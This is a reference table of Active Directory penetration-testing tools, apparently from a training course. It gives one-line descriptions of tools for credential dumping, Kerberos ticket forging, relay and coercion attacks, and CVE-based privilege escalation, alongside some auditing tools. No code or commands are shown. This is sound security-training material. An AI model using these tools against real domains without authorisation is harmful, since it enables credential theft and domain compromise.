Snaffler	Useful for finding information (such as credentials) in Active Directory on computers with accessible file shares.
smbserver.py	Simple SMB server execution for interaction with Windows hosts. Easy way to transfer files within a network.
setspn.exe	Adds, reads, modifies and deletes the Service Principal Names (SPN) directory property for an Active Directory service account.
Mimikatz	Performs many functions. Notably, pass-the-hash attacks, extracting plaintext passwords, and Kerberos ticket extraction from memory on a host.
secretsdump.py	Remotely dump SAM and LSA secrets from a host.
evil-winrm	Provides us with an interactive shell on a host over the WinRM protocol.
mssqlclient.py	Part of the Impacket toolkit, it provides the ability to interact with MSSQL databases.
noPac.py	Exploit combo using CVE-2021-42278 and CVE-2021-42287 to impersonate DA from standard domain user.
rpcdump.py	Part of the Impacket toolset, RPC endpoint mapper.
CVE-2021-1675.py	Printnightmare PoC in python.
ntlmrelayx.py	Part of the Impacket toolset, it performs SMB relay attacks.
PetitPotam.py	PoC tool for CVE-2021-36942 to coerce Windows hosts to authenticate to other machines via MS-EFSRPC EfsRpcOpenFileRaw or other functions.

Tool	Description
gettgtpkinit.py	Tool for manipulating certificates and TGTs.
getnthash.py	This tool will use an existing TGT to request a PAC for the current user using U2U.
adidnsdump	A tool for enumerating and dumping DNS records from a domain. Similar to performing a DNS Zone transfer.
gpp-decrypt	Extracts usernames and passwords from Group Policy preferences files.
GetNPUsers.py	Part of the Impacket toolkit. Used to perform the ASREPRoasting attack to list and obtain AS-REP hashes for users with the 'Do not require Kerberos preauthentication' set. These hashes are then fed into a tool such as Hashcat for attempts at offline password cracking.
lookupsid.py	SID bruteforcing tool.
ticketer.py	A tool for creation and customization of TGT/TGS tickets. It can be used for Golden Ticket creation, child to parent trust attacks, etc.
raiseChild.py	Part of the Impacket toolkit, It is a tool for automated child to parent domain privilege escalation.
Active Directory Explorer	Active Directory Explorer (AD Explorer) is an AD viewer and editor. It can be used to navigate an AD database and view object properties and attributes. It can also be used to save a snapshot of an AD database for offline analysis. When an AD snapshot is loaded, it can be explored as a live version of the database. It can also be used to compare two AD database snapshots to see changes in objects, attributes, and security permissions.
PingCastle	Used for auditing the security level of an AD environment based on a risk assessment and maturity framework (based on CMMI adapted to AD security).
Group3r	Group3r is useful for auditing and finding security misconfigurations in AD Group Policy Objects (GPO).
ADRecon	A tool used to extract various data from a target AD environment. The data can be output in Microsoft Excel format with summary views and analysis to assist with analysis and paint a picture of the environment's overall security state.